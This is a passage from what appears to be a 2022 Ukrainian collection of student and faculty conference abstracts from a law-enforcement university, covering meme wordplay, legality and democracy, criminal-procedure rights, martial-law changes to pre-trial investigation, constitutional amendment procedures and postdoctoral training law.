Із мовознавчого погляду інтернет-мем є креолізованим текстом, що поєднує вербальні та невербальні елементи, створюючи єдине візуальне ціле, яке впливає на реципієнта. Зображення та текст доповнюють один одного, утворюючи механізм мовної гри. Автори інтернет-мемів про українську літературу зазвичай обирають об'єктом мовної гри постать письменника, цікаві факти його біографії, метафори, фразеологізми, крилаті вислови тощо.

В інтернет-мемі (рис. 6) мовна гра побудована на омофонії – написанні слів, що вимовляються однаково, проте мають різне значення та написання. Зображений І. Франко закликає рядками ліричної поеми-алегорії «Каменярі» лупати скалу – символ неволі та неправди, щоб здобути волю й перемогу. Задля досягнення комічного ефекту автор мему додав фото Д. Джонсона, якого в усьому світі знають як Скалу. Таким чином, автор зіграв саме на контрасті двох смислів, додаючи до текстової складової візуальну, збільшуючи ефект комічності.

Карикатурне зображення на рис.1 українського філософа Г. Сковороди у вигляді kota, за яким женуться собаки, демонструє мовну гру, що відсилає нас до вислову митця, викарбуваного на його могилі «Світ ловив мене, та не спіймав». Як відомо, Г. Сковорода у своїх філософських трактатах репрезентував життя за совістю, що й робить людину щасливою, тому він і тікав від світу, обираючи свободу духу. Аналізований інтернет-мем демонструє деме́тафоризацію через зображення собак (світ), що женуться за котом (Г. Сковорода), але не наздоганяють його.

Автори інтернет-мемів використовують також прийом уособлення, надаючи зображенню антропоморфних ознак. Так, на рис.5 зображений український письменник О. Гончар на фоні отари овець. У цьому випадку комічний ефект мовної гри візуалізується через отару і підпис Олесь Вівчар. Імовірно, автор мему мовною грою замінив прізвище письменника, що походить від назви професії, на інше прізвище, що етимологічно також відсилає до іншої професії.

Отже, мовна гра віртуальної комунікації реалізується через рефлексію користувачів мережі «Інтернет» і є засобом самопрезентації та розваги. Аналіз візуальної та вербальної складової інтернет-мемів підкреслює їхню взаємозалежність, що ґрунтується на мовній грі, актуалізуючи їхній текстовий потенціал. За допомогою мовної гри інтернет-мем реалізує основні функції, властиві мові загалом: комунікативну, когнітивну, емотивну.

Список бібліографічних посилань

1. Чернявская В. Е. Интертекст и интердискурс как реализация текстовой открытости. Вопросы когнитивной лингвистики. 2004. № 1. С. 106–111.
2. Юрковська М. М. Дискурс англomовної анімаційної комедії: автореф. дис. ... канд. філол. наук: спец. 10.02.04 «Германські мови». К., 2011. 20 с.

Одержано 22.05.2022

Вікторія Володимирівна ПІДГАЙНА,

курсант Ф1-104

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри теорії та історії держави та права факультету № 1

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **О. Г. Юшкевич***

ЗАКОННІСТЬ І ДЕМОКРАТІЯ

Доволі таки часто розглядається широке коло питань щодо проблем законності у демократичному світі. Саме тому і приділяється увага щодо області визначення цього поняття та прояву. Право дійсне тому, що викладене у законах, відображається у поведінці громадян (суб'єктів) та виконується законом загалом. Закон діє та застосовується тоді, коли реалізується, впливає на свідомість людей, на їх поведінку та відносин. Це все можна охарактеризувати поняттям законності. Це поняття є багатоплановим, адже воно передбачає верховенство права у житті спільноти. Право має контролювати суттєві суспільні відносини, відповідати принципам гуманності.

Законність – один з основоположних принципів діяльності державних органів, призначення громадських організацій, а також поведінки громадян. Задля сформування правової держави необхідно дотримуватися законності. Закони мають виявляти самостійність та інтереси народу, а також вони є проявом народовладдя.

Велику увагу приділяють саме її змісту. Бо це один з основних аспектів цього поняття. Зміст законності складає невіддільність від загальнообов'язкового права; метод державного керівництва суспільством – шляхом прийняття нормативно - правових актів і забезпечення їх реалізації; принцип діяльності держави [1].

Тому, це певний режим державного і суспільного життя, який гарантує дотримання усіх законів та їх виконання, усіма особами, як органами держави, посадовими особами, так і громадянами, адже суть законності полягає у реальності права.

Професор Рабінович П.М. визначив, що законність - це режим відповідності суспільних відносин законам і підзаконним нормативно – правовим актам держави, який утворюється в результаті їх неухильного здійснення всіма суб'єктами права [2, с. 176]. Можна сказати, що, розглянувши це визначення, воно є багатозначним, оскільки є багатоплановим.

Політично-правовий режим суспільного життя і принцип діяльності державних органів, засновані на точному і неухильному

додержанні й виконанні законів, називається законністю – вважає Ю. Шемшученко. Цей режим та принцип впливають з чинної Конституції України [3], відповідно до якої Основний Закон має найвищу юридичну силу. Закони та інші нормативно – правові акти приймаються на основі Конституції України і повинні їй відповідати (ст. 8). Органи державної влади та органи місцевого самоврядування, їхні посадові особи зобов'язані діяти лише на підставі, в межах повноважень та у спосіб, що передбачені Конституцією та законами України (ст. 19). Тобто, це означає, що всі мають бути рівні перед законом [4, с. 264-265].

Цей термін полягає у пануванні права, а саме має вестися послідовна боротьба з різними правопорушеннями та свавіллям, і звісно з особами, які це вчиняють. Таким чином, законність – це режим (стан) відповідності суспільних відносин законам і підзаконним нормативно-правовим актам держави, який утворюється в результаті їх неухильного виконання всіма суб'єктами права; комплексне політико-правове явище, яке відображає правовий характер організації суспільно-політичного життя, органічний зв'язок права і влади, права і держави [1].

Звичайно, вся ця ситуація не минула і тлумачення терміна «демократія». Демократія уподібнюється з народовладдям. Оскільки воно є всеосяжним, то може застосовуватися до будь – якого типу демократії, і відповідно до цього вона базується на владі народу. Демократія – це не лише вибори президента чи депутатів, а це, в першу чергу про те, що громадяни мають право зобов'язувати від обраної ними влади поваги до себе та своєї гідності, тобто це не «влада народу», а відповідальність уряду перед народом [5].

Законність і демократія – співвідношення суспільства та держави, не можливе існування одного поняття без іншого. Важливо зазначити, що задля дотримання законності, потрібно дотримуватися правопорядку.

Правопорядок – це стійкий і злагоджений зв'язок правовідносин, який ґрунтується на принципах законності. Правопорядок допускає правомірну поведінку суб'єктів. Тобто, це реалізована законність або результат законності.

Хотілося б звернути увагу на думку А. Крижанівського, щодо нового осмислення колориту правового порядку, а саме вироблення сучасної парадигми, яка відповідала б реаліям. Він стверджує, що правопорядок існує як самостійний та самодостатній соціально-правовий феномен, як правова реальність, що утворюється, існує та діє на поведінці людей. Приділяється увага тому, що вплив громадянського

суспільства загалом пронизує всі сторони і стадії забезпечення впорядкованості суспільної життєдіяльності, але най значущішою вбачається його роль у продукуванні соціальних уявлень про те, яким саме має бути цей порядок, та у формуванні стандартів цього порядку. На думку вченого, правопорядок завжди пов'язаний з певною людською спільнотою і легалізованою в ній суверенною владою, які існують на певному територіальному просторі у межах визнаних державних кордонів [6, 7].

Дотримання законності у демократичному суспільстві повинно залежати від кожного громадянина та державного діяча держави. Адже правомірна поведінка є запорукою дотримання всіх законів та вимог.

Істинна демократія неможлива без правопорядку та законності, адже якщо їх не дотримуватися, то вона перетвориться у хаос та краху держави в цілому. Держава є особливим чином організованим розрядом людей, який регулярно займається управлінням суспільством. А отже, основною умовою зміцнення законності – всеосяжний розвиток демократичних засад у всіх сферах суспільства.

Список бібліографічних посилань

1. Віхров О. П. Теорія держави і права: курс лекцій : навч. посіб. Чернігів. нац. пед. ун-т ім. Т. Г. Шевченка. Чернігів : Десна Поліграф, 2015. 303 с. URL: <https://cutt.ly/ОНCZ6SI> (дата звернення: 17.05.2022).
2. Рабінович П.М. Основи загальної теорії права та держави. Навчальний посібник. К., Атіка, 2001. 176 с.
3. Конституція України : Закон України від 28.06.1996 № 254к/96-ВР. URL: <https://cutt.ly/aHljmkb> (дата звернення: 17.05.2022).
4. Політична енциклопедія. Редкол.: Ю. Левенець (голова), Ю. Шаповал (заст. голови) та ін. К.: Парламентське видавництво, 2011. 808 с.
5. Офіс Віцепрем'єрки з питань європейської та євроатлантичної інтеграції. URL: <https://cutt.ly/RHCC44E> (дата звернення: 17.05.2022).
6. Крижанівський А. Ф. Правопорядок у суспільно-правничих контекстах: спроба системного бачення. Актуальні питання реформування правової системи України: зб. наук. ст. за матер. IV Міжнар. наук.-практ. конф. (Луцьк, 1–2 червня 2007 р.): у 2 т. / уклад. Т. Д. Климчук, І. М. Якушев. Луцьк: Вежа, 2007. Т. 1. С. 61–66.
7. Шай Р.Я. Правопорядок і законність як ознаки правової держави. URL: <https://cutt.ly/2HCCdry> (дата звернення: 17.05.2022).

Одержано 31.05.2022

Аліна Валентинівна ПІДДУБНА,

*доцент кафедри кримінального процесу
та організації досудового слідства факультету № 1
Харківського національного університету внутрішніх справ,
кандидат юридичних наук*

Сергій Дмитрович ХАРА,

*оперуповноважений відділу кримінальної поліції
Харківського районного управління
поліції № 1 ГУНП в Харківській області*

ПРОБЛЕМНІ ПИТАННЯ ЩОДО ЗАБЕЗПЕЧЕННЯ ПРАВ, СВОБОД І ЗАКОННИХ ІНТЕРЕСІВ УЧАСНИКІВ КРИМІНАЛЬНОГО ПРОЦЕСУ

Удосконалення національного кримінального процесуального законодавства є гострою проблемою судово-правової реформи, що триває протягом всього існування нашою незалежної держави, а питання захисту, охорони та реалізації прав, свобод і законних інтересів людини є одним із дискусійних питань протягом всього існування суспільства. Питання гуманізації кримінального процесу та приведення нормативно-правової бази України у відповідність до міжнародних правових стандартів досліджували видатні науковці та вчені процесуалісти, зокрема: Ю. П. Аленін, С. П. Банах, В. Д. Бринцев, І. Ю. Гловацького, В. Г. Гончаренка, С. В. Гончаренка, І. В. Іваненко, В. Т. Маляренко, О. В. Мартовицька, В. Т. Нора, В. В. Романюк, В. В. Руденко, Ю. В. Скрипіна, А. Р. Туманянц, Т. Г. Фоміна, О. О. Юхно та інші. Така зацікавленість з боку науковців є доволі зрозумілою, оскільки забезпечення прав, свобод і законних інтересів людини це головний обов'язок держави, який виконується шляхом створення відповідних правових, законодавчих, політичних, економічних, організаційних та інших умов з метою їх охорони, захисту та реалізації на національному та міжнародному рівнях, тим паче, коли мова йде про тимчасове обмеження, реалізацію, охорону та захист прав учасників кримінального процесу [1, с. 311-322].

Перш за все варто зазначити, що прийняття у 2012 році чинного КПК України, запровадження відповідних новел та внесення змін і доповнень впродовж останніх років, призвело до виникнення ряду проблемних питань щодо забезпечення прав, свобод і законних інтересів особи. Зокрема, це стосується практичної реалізації інституту тимчасового доступу до речей і документів (глава 15 КПК України). Передусім, проблемним питанням є невизначеність строку,

протягом якого вилучені на підставі ухвали слідчого судді (суду) речі та документи можуть знаходитися у особи, яка виконала ухвалу. Адже, згідно п. 7 ч. 1 ст. 164 КПК України, в ухвалі про тимчасовий доступ до речей і документів визначено лише строк її дії, який не може перевищувати одного місяця з дня поставлення ухвали. Тобто, це строк, протягом якого можна здійснити тимчасовий доступ до речей і документів. Водночас, правозастосовці вважають, що це саме і є той строк, протягом якого вони можуть тримати вилучені речі та документи з певною метою (наприклад, проведення експертизи). Проте, на нашу думку, така позиція є хибною, що, напевно, і спричинено відсутністю чіткої законодавчої норми з окресленого питання. У цьому контексті вбачається прогалиною відсутність процесуального механізму повернення тимчасово вилучених речей і документів, а також їх статус загалом. Крім того, було б доцільно передбачити певні права особи, зазначеної в ухвалі про тимчасовий доступ до речей і документів як володільця останніх [2].

Крім цього, згідно досліджень та розробок більшості науковців та правників з піднятого питання, варто звернути увагу на нечіткість законодавчого закріплення прав та обов'язків деяких учасників кримінального процесу, які мають безпосереднє відношення до забезпечення прав, свобод і законних інтересів осіб у кримінальному провадженні. З практичної точки зору сучасна парадигма застосування положень КПК України в частині реалізації повноважень осіб, які здійснюють захист у кримінальному провадженні (захисник, представник, законний представник), є досить складною. Зокрема, досліджуючи роль та процесуальний статус захисника у кримінальному процесі як одного з учасників кримінального провадження, виникає питання щодо визначеності процесуальних прав, реалізацію яких здійснюють безпосередньо підозрюваний, обвинувачений без доручення захиснику. Адже, саме залучення адвоката як захисника є гарантією охорони прав, свобод і законних інтересів особи та сприяє здійсненню правосуддя. Тому, визначення та законодавче закріплення відповідних прав та обов'язків захисника стане запорукою забезпечення ним ефективного захисту прав, свобод та законних інтересів підозрюваного, обвинуваченого, засудженого [3].

Також доцільно розглянути статус такого учасника кримінального провадження, як слідчий суддя. Судовий контроль за дотриманням прав, свобод та інтересів учасників кримінального провадження є прямим обов'язком слідчого судді, що витікає з самого визначення поняття «слідчий суддя», що зазначено у ст. 3 КПК України. Однак, положення ч. 1 ст. 206 КПК України не визначають

чіткого переліку прав, які мають бути об'єктом контролю з боку слідчого судді. Водночас, системний аналіз інших положень цієї статті дає змогу виділити низку «конвенційних» прав та свобод, що належать до сфери відповідальності слідчого судді. Результати та аналіз досліджень науковців та правників, свідчать про наявність різної практики оформлення слідчими суддями своїх рішень щодо застосування положень ст. 206 КПК України. Зокрема, у більшості випадків, що були об'єктом дослідження, слідчі судді виносили окремі ухвали в порядку ст. 206 КПК України; поширеними є й випадки, коли слідчі судді висвітлюють питання, пов'язані із застосуванням ст. 206 КПК України в ухвалях інших видів; у деяких випадках ці питання висвітлювалися в ухвалях про обрання запобіжного заходу у вигляді тримання під вартою, не так часто в ухвалях щодо продовження запобіжного заходу у вигляді тримання під вартою, у зовсім не великої частки ухвал - інших видів (про заміну запобіжного заходу, про застосування заходів безпеки та ін. [4].

Отже, згідно з вищевикладеним, можна зробити висновок, що національне процесуальне законодавство має низку прогалин, які потребують досліджень та удосконалення, а робота в цьому напрямі має здійснюватися максимально ефективно. Також важливим є питання чіткого законодавчого визначення та закріплення правового статусу захисника та слідчого судді, оскільки він є основною фігурою дотримання законності під час кримінального процесу, що позитивно сприятиме провадженню судово-правової реформи та правової системи країни в цілому. Втім, підняті питання не є остаточними і підлягають окремому дослідженню. Тому, пропоную учасникам наукового заходу взяти участь у обговоренні піднятих проблемних питань.

Список бібліографічних посилань

1. Піддубна А.В. Проблемні питання забезпечення процесуальних гарантій прав учасників кримінального провадження. Наукові інновації та передові технології (Серія «Державне управління», Серія «Право», Серія «Економіка», Серія «Психологія», Серія «Педагогіка»). № 1(3) 2022. С. 459. С. 311-322. DOI: [https://doi.org/10.52058/2786-5274-2022-1\(3\)](https://doi.org/10.52058/2786-5274-2022-1(3)). Режим доступу: <http://perspectives.pp.ua/index.php/nauka/article/download/907/907> (Дата звернення: 03.05.2022).

2. Кримінальний процес: підручник. Ю.М. Грошевий, В.Я. Тацій, А.Р. Туманянц та ін.; за заг. ред. В.Я. Тація, О.В. Капліної, О.Г. Шило. Харків. Право. 2014. 824 с. Режим доступу: <http://kizman-tehn.com.ua/wp-content/uploads/2017/09/Krim-protse-Tatsiy.pdf> (Дата звернення: 09.05.2022).

3. Сибірня Р., Гап'як С. Процесуальний статус захисника у кримінальному провадженні. Вісник Національного університету «Львівська політехніка». Серія: «Юридичні науки». № 2 (30), 2021. С. 207-215 DOI: <http://doi.org/10.23939/law2021.30.207> Режим доступу: http://dspace.lvduvs.edu.ua/bitstream/1234567890/4199/1/%E2%84%962_2021-211-219.pdf (Дата звернення: 11.05.2022).

4. Белоусов Ю., Венгер В., Орлеан А., Крапивін Є., Шапутько С., Яворська В. Роль слідчого судді у кримінальному провадженні: звіт за результатами дослідження 2019-2020. Міжнародний фонд відродження. Київ. 2020. Режим доступу: https://www.irf.ua/wp-content/uploads/2020/05/rol_sluddya_web-2.pdf?fbclid=iwar3r1_t9ii_8mumqkumor_awbva_pcrmyhihvfux3rnn_moxfittz4ooyv7eli (Дата звернення: 09.05.2022).

Одержано 17.05.2022

Аліна Валентинівна ПІДДУБНА,

*доцент кафедри кримінального процесу
та організації досудового слідства факультету № 1
Харківського національного університету внутрішніх справ,
кандидат юридичних наук*

Аліна Олександрівна НІШТА,

*курсант групи Ф2-301
Харківського національного університету внутрішніх справ*

**ВПЛИВ ЗМІН У ЗАКОНОДАВСТВІ В УМОВАХ ВОЄННОГО
СТАНУ НА ПОРЯДОК ДОСУДОВОГО РОЗСЛІДУВАННЯ**

Важким тягарем всьому українському народу, в особливості нашим воїнам, які захищають наш спокій, стали збройний напад, агресивні дії з боку росії та геноцид українського народу. Слідчі є певним чином «воїнами», які захищають нас від мародерів (ст. 432 Кримінального Кодексу України (далі - КК України), насильства над населенням у районі воєнних дій (ст. 433 КК України) та інших кримінальних правопорушень в цей непростий час. Саме через збройну агресію російської федерації страждає цивільне населення, у тому числі: діти, неповнолітні, вагітні жінки, літні люди та інваліди. На території нашої країни військові дії тривають ще з 2014 року, але попри це наше кримінальне процесуальне законодавство виявилось не готовим до такої напруги кримінальної протиправності, тому це призвело до необхідності внесення радикальних змін, доповнень та нових статей кримінального процесуального законодавства держави.

Питання щодо удосконалення кримінального процесуального законодавства України розглядали науковці, зокрема: С.Є. Абламський, О.М. Бандурка, Ю.В. Баулін, В.Г. Гончаренко, В.Д. Пчолкін, М.В. Сенаторова, Л.Д. Удалова, Т.Г. Фоміна, В.П. Шибіко, О.Г.Шило, М.Є. Шумило, О.О. Юхно та ін. З моменту прийняття чинного КПК України внесено понад 500 доповнень і змін, багато яких ще не дослідили вчені-процесуалісти, зокрема, з питань впливу змін у законодавстві в умовах воєнного стану на порядок досудове розслідування.

Як наслідок збройної агресії російської федерації проти України до Кримінального процесуального кодексу України (далі – КПК України) внесено зміни та доповнення, а саме: Закони України «Про внесення змін до Кримінального процесуального кодексу України щодо удосконалення порядку здійснення кримінального провадження в умовах воєнного стану», «Про внесення змін до Кримінального процесуального кодексу України та Закону України «Про електронні комунікації» щодо підвищення ефективності досудового розслідування», «Про внесення змін до Кримінального процесуального кодексу України та Закону України "Про попереднє ув'язнення" щодо додаткового регулювання забезпечення діяльності правоохоронних органів в умовах воєнного стану» та ін.

Важливо зазначити, що відповідно до ч. 1 ст. 10 Закону України «Про правовий режим воєнного стану», у період воєнного стану не можуть бути припинені повноваження Президента України, Верховної Ради України, Кабінету Міністрів України, Уповноваженого Верховної Ради України з прав людини, а також судів, органів прокуратури України, органів, що здійснюють оперативно-розшукову діяльність, досудове розслідування, та органів, підрозділи яких здійснюють контррозвідувальну діяльність [1].

Висвітлення питання впливу змін у законодавстві в умовах воєнного стану на порядок досудове розслідування є актуальним і розпочати його розгляд слід з розподілу повноважень кримінальних проваджень, а вже потім, на основі цього, виокремити певні нюанси. Одною з головних змін є переміна правил підслідності, підставою такого рішення, крім неефективності досудового розслідування, є саме наявність об'єктивних обставин, що унеможливають функціонування органу досудового розслідування чи здійснення ним досудового розслідування в умовах воєнного стану. Таке право, як і раніше, доручається саме Генеральному прокурору, керівникові обласної прокуратури, їх першим заступникам та заступникам [2]. Безперечно ці введення допомагають не «закопувати під землю» кримінальну ситуацію в певній області, а також не допускають

повторень кримінальними правопорушниками певних протиправних дій.

Важливу роль відіграють внесені доповнення до розділу IX КПК України, а саме: п. 1 ч.1 ст. 615 регламентує порядок проведення обшуку, зокрема, при проведенні обшуку або огляду житла чи іншого володіння особи, обшуку особи, якщо залучення понятих є об'єктивно неможливим або пов'язано з потенційною небезпекою для їхнього життя чи здоров'я, відповідні слідчі (розшукові) дії проводяться без залучення понятих. У такому разі хід і результати проведення обшуку або огляду житла чи іншого володіння особи, обшуку особи в обов'язковому порядку фіксуються доступними технічними засобами шляхом здійснення безперервного відеозапису [3]. Щодо додаткового регулювання забезпечення діяльності органів досудового розслідування в умовах воєнного стану, то тут внесено важливу зміну, зокрема: у разі неможливості проведення підготовчого судового засідання обраний під час досудового розслідування запобіжний захід у вигляді тримання під вартою вважається продовженим до вирішення відповідного питання у підготовчому судовому засіданні, але не більше ніж на два місяці [5]. Одночасно, це положення порушує ст. 17 КПК України, а саме: принцип презумпції невинуватості в кримінальному процесі, який звучить наступним чином: особа вважається невинуватою у вчиненні кримінального правопорушення і не може бути піддана кримінальному покаранню, доки її вину не буде доведено [3].

Важливо зауважити, що зміни щодо підвищення ефективності досудового розслідування «за гарячими слідами» та протидії кібератакам, а саме у ч. 6 ст. 236 КПК України стосуються проведення обшуку, зокрема, в разі виявлення доступу чи можливості доступу до комп'ютерних систем або їх частин, мобільних терміналів систем зв'язку, для виявлення яких не надано дозвіл на проведення обшуку, але щодо яких є достатні підстави вважати, що інформація, що на них міститься, має значення для встановлення обставин у кримінальному провадженні, прокурор, слідчий має право здійснити пошук, виявлення та фіксацію комп'ютерних даних, що на них міститься, на місці проведення обшуку [4].

Отже, згідно з вищевикладеним, можна зробити висновок, що удосконалення кримінального процесуального законодавства є динамічним процесом, що залежить від правових, політичних, економічних, соціальних та суспільних інститутів. Зміни, доповнення та нові впровадження, що вносяться до положень КПК України та нормативно-правових актів дійсно змінюють процес досудового

розслідування, але слід відмітити, що лише через практику застосування нововведень буде можливість повною мірою з'ясувати та оцінити доцільність й ефективність таких змін. Тому, підняті питання не є остаточними і підлягають окремому дослідженню. У зв'язку з тим, пропоную учасникам конференції взяти участь в обговоренні піднятих проблемних питань.

Список бібліографічних посилань

1. Закону України «Про правовий режим воєнного стану» URL: <https://zakon.rada.gov.ua/laws/show/389-19#Text> (Дата звернення: 15.05.2022).

2. Закон України «Про внесення змін до Кримінального процесуального кодексу України щодо удосконалення порядку здійснення кримінального провадження в умовах воєнного стану» URL: <https://zakon.rada.gov.ua/laws/show/2201-20#Text> (Дата звернення: 20.05.2022).

3. Кримінальний процесуальний кодекс України URL: <https://zakon.rada.gov.ua/laws/show/4651-17#Text> (Дата звернення: 15.05.2022).

4. Закон України «Про внесення змін до Кримінального процесуального кодексу України та Закону України "Про електронні комунікації" щодо підвищення ефективності досудового розслідування» URL: <https://zakon.rada.gov.ua/laws/show/2137-20#top> (Дата звернення: 20.05.2022).

5. Закон України «Про внесення змін до Кримінального процесуального кодексу України та Закону України "Про попереднє ув'язнення" щодо додаткового регулювання забезпечення діяльності правоохоронних органів в умовах воєнного стану» URL: <https://zakon.rada.gov.ua/laws/show/2111-20#Text> (Дата звернення: 20.05.2022).

Одержано 10.06.2022

Олена В'ячеславівна ПЛІВСЬКА,

курсантка групи Ф2-102

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри теорії та історії держави і права факультету № 1

Харківського національного університету внутрішніх справ,

кандидат юридичних наук, доцент Ю. О. Безуса

ОСОБЛИВОСТІ СТВОРЕННЯ Й УНЕСЕННЯ ЗМІН ДО КОНСТИТУЦІЙ ЗАРУБІЖНИХ ДЕРЖАВ

Конституція була і залишається у нашому часі важливим документом, оскільки вона є основним джерелом права будь-якої держави і являє собою найвищу форму реалізації волі народу.

Конституція з'явилась у суспільному житті як оберіг державності, демократії, та соборності. На її фундаментальних засадах вибудовується сучасність і майбутнє. Саме у демократичних країнах принцип влади народу (народного суверенітету) є відправним конституційним принципом політичної системи.

Наразі актуальність дослідження зумовлено тим особливим значенням яке має для суспільства реалізація конституції. Адже конституційні норми існують для того, щоб активно впливати на поведінку людей, регулювати суспільні відносини.

Як зазначає В. М. Шаповал, наочним виявом і водночас підтвердженням якостей конституції як основного закону є особливий порядок її прийняття та зміни. Історично першими способами прийняття конституцій були установчі збори (конституційна асамблея, конвент тощо) і референдум [2, с. 29-30].

Установчі збори – це виборний орган, який створюється з єдиною метою – підготувати і прийняти конституцію. Після виконання цього завдання збори розпускаються. Зрозуміло, що за такої мети до установчих зборів обираються фахівці з конституційного та інших галузей права, досвідчені політики тощо. Конституції, прийняті установчими зборами, характеризуються професіоналізмом підготовки та чіткістю структури і змісту; як правило, вони – найбільш демократичні. Після прийняття установчими зборами конституція може бути винесена на референдум. У такий спосіб були підготовлені і схвалені у ході референдуму Конституція Франції 1946 р., Конституція Італійської Республіки 1947 р. та ін. Установчими зборами прийнято також чинну Конституцію США, чинну Конституцію Норвегії та деякі інші конституції XIX ст. [3, с. 17].

Доволі часто проект конституції розробляє спеціальна комісія, до якої входять депутати парламенту (Ірландія, Данія, Іспанія) або розробку якого контролює уряд (Казахстан, Франція, Туреччина). Конституція Республіки Польщі була схвалена Сеймом і Сенатом, що були об'єднані в Народні Збори, і згодом затверджена загальнона-родним референдумом.

Іноді способи зміни конституції у конкретній країні подібні до способів її прийняття, але зазвичай вони дещо відмінні. Переважно встановлюють так звану жорстку процедуру внесення поправок і змін до конституцій. Залежно від конкретних способів зміни основ-них законів варіюється рівень їх жорсткості. Водночас не існує чіт-ких критеріїв, за якими можна було б визначити ступінь жорсткості тієї чи іншої конституції. Найменш жорсткими можна вважати ті Конституції, які змінюються парламентами одного скликання на основі кваліфікованої більшості у 2/3 голосів. Так змінюються Кон-ституції Португалії та ФРН.

Не можна вважати надмірно жорсткими і Конституції Австрії та Словенії. Тут поправки приймаються нижніми палатами парламен-тів кваліфікованою більшістю в 2/3 кворуму (Австрія) або складу (Словенія).

Дещо відмінною є процедура прийняття поправок до Консти-туцій Люксембургу і Нідерландів. Парламент, який прийняв рішен-ня про зміну Основного закону, розпускається, а поправки форму-лює і затверджує на основі кваліфікованої більшості у 2/3 його но-вообраний склад. У всіх випадках процедури прийняття конститу-ційних поправок у парламентах суттєво відрізняються від звичай-них законодавчих процедур [2, с. 29-30].

Ініціатива внесення конституційних змін у державах із демок-ратичним режимом може належати громадянам та законодавчій владі. У державах з авторитарним режимом, як правило, ця проце-дура належить главі держави або виконавчій владі.

Майже завжди в нові конституції закладаються норми, які за-бороняють переглядати деякі положення Конституції (форму прав-ління, право на демократичну опозицію, принципи багатопартійно-сті тощо). А також, у багатьох країнах з метою забезпечення стабі-льності Конституції закріплено норми, що не дозволяють перегля-дати Конституцію в період надзвичайного стану, іноді – протягом визначеного терміну після її прийняття. Як правило, до конститу-ційних змін президент (глава держави) не може застосовувати пра-во вето [4, с. 49].

Список бібліографічних посилань

1. Закоморна К. О. Державне (конституційне) право зарубіжних країн (навчальні матеріали та схеми) : посіб. Харків : Право, 2016. 280 с.
2. Панкевич О. З. Державне право зарубіжних держав: підручник. Львів: Львівський державний університет внутрішніх справ, 2018. 260 с.
3. Конституційне право зарубіжних країн : навч. посібник / за заг. ред. В. О. Ріяки. Київ : Юрінком Інтер, 2006. 544с.
4. Купрій В. М. Порядок внесення змін до конституції у зарубіжних країнах. Наукові записки Інституту законодавства Верховної Ради України. 2017. № 6. С. 44-50.

Одержано 31.05.2022

Олена Валеріївна ПОГОРІЛЕЦЬ,

*науковий співробітник науково-дослідної лабораторії
з проблем досудового розслідування
Харківського національного університету внутрішніх справ*

ЩОДО ПОДАЛЬШОГО ВДОСКОНАЛЕННЯ СИСТЕМИ ПІДГОТОВКИ НАУКОВИХ КАДРІВ НАЙВИЩОЇ КВАЛІФІКАЦІЇ

У цей час актуальним є завдання формування наукових кадрів вищої кваліфікації нової формації на основі інтеграції освіти, науки та інновацій.

Наприкінці 2019 року Стратегічним планом діяльності Міністерства освіти і науки України до 2024 року була передбачена Стратегічна ціль – запровадити спеціальні програми для стимулювання продовження наукової кар'єри для молодих вчених (пункт 5.4.). Згідно плану «Операційна ціль»: запровадити позицію «постдок» у закладах вищої освіти та наукових установах та поставлено завдання – внести зміни до законодавства щодо запровадження позиції «постдок» в ЗВО та наукових установах з метою створення позицій «постдок» у закладах вищої освіти та наукових установах. [1].

Міністерством освіти і науки України підготовлено Законопроект «Про внесення змін до Закону України “Про наукову та науково-технічну діяльність” щодо питань дослідницької інфраструктури та підтримки молодих вчених», яким впроваджуються нові поняття для вітчизняного законотворення.

Пропонується внести зміни до ст. 1 Закону України «Про наукову і науково-технічну діяльність» (далі – Закон), зокрема:

«10) після пункту 32 доповнити пунктами 32¹ – 32⁴ такого змісту:

«32¹) постдокторант — вчений, який здобув вищу освіту третього (освітньонаукового/освітньо-творчого) рівня, після отримання якої пройшло не більше 10 років, та який навчається/працює в постдокторантурі;

32²) постдокторантура — конкурсна наукова програма для проведення фундаментальних та/або прикладних наукових досліджень, яка виконується постдокторантом в закладах вищої освіти та/або наукових установах;

32³) постдокторальні наукові дослідження — фундаментальні та (або) прикладні наукові дослідження, які проводяться постдокторантом у постдокторантурі самостійно або під керівництвом призначеного науковою установою, або закладом вищої освіти наукового керівника» [2].

Запропонованими змінами передбачені основні терміни та визначення, що вживаються саме в тексті відповідного закону, а не загалом у законодавстві.

Але, термін «постдокторант», який пропонується розкрити в п. 32¹ ст. 1 Закону, згодом ніде за текстом проєкту взагалі не вживається. Те саме стосується термінів «постдокторантура» та «постдокторальні наукові дослідження». Зазначені терміни також загалом відсутні у законодавстві.

Основними вимогами законодавчої техніки передбачено, що структура законопроєкту повинна забезпечувати послідовне та логічне викладення нормативного матеріалу, його доступність для огляду та тим самим сприяти правильному його розумінню і в подальшому застосуванні.

При підготовці наукових кадрів вважаємо за доцільне спиратися на досвід зарубіжних країн для визначення можливості застосування інституту постдокторантури як програми розвитку та вдосконалення молодих вчених відповідно до потреб економіки, наукового, науково-технічного та інноваційного розвитку нашої країни.

Так Закон Республіки Таджикистан «Про вищу та післявузівську професійну освіту» (прийнятий Постановою Маджліси намоєндагон Маджліси Оли Республіки Таджикистан от 22 квітня 2009 р., № 1314) має окрему статтю «Стаття 25. Аспіранти, претенденти, докторанти за спеціальністю, докторанти та постдокторанти (у редакції Закону РТ від 17.05.2018 р., № 1529)».

У статті, зокрема, зазначено, що постдокторантура є одною із форм підготовки наукових та науково-педагогічних працівників та

створює умови для безперервної освіти, підвищення науково-педагогічної та наукової кваліфікації громадян та здобуття наукового ступеня кандидата наук, доктора філософії (PhD) доктора за спеціальністю, доктора наук або доктора хабілітат.

Також у цій статті постдокторантам передбачена виплата державної стипендії та надання щорічних двомісячних канікул. За постдокторантами зберігаються всі права за місцем роботи, які вони мали до вступу до постдокторантури (право на отримання житлової площі, на присвоєння вченого звання та інші права), а також право повернення на колишнє місце роботи. Також передбачена щорічна допомога для придбання наукової літератури, кожному постдокторанту, який навчається за рахунок бюджетних коштів. [3].

Кодексом Республіки Молдова «Про освіту» (стаття 76 «Загальна структура вищої освіти» передбачено, що в рамках докторантури та постдокторантури здійснюється науково-дослідна, розробна та інноваційна діяльність.

У статті 95 Кодексу Республіки Молдова «Про освіту» зазначено з якою метою організуються програми постдокторантури, для кого призначені ці програми, якими установами організовуються, яким чином проходить фінансування програм постдокторантури та як проходить завершальний етап проходження постдокторантури [4].

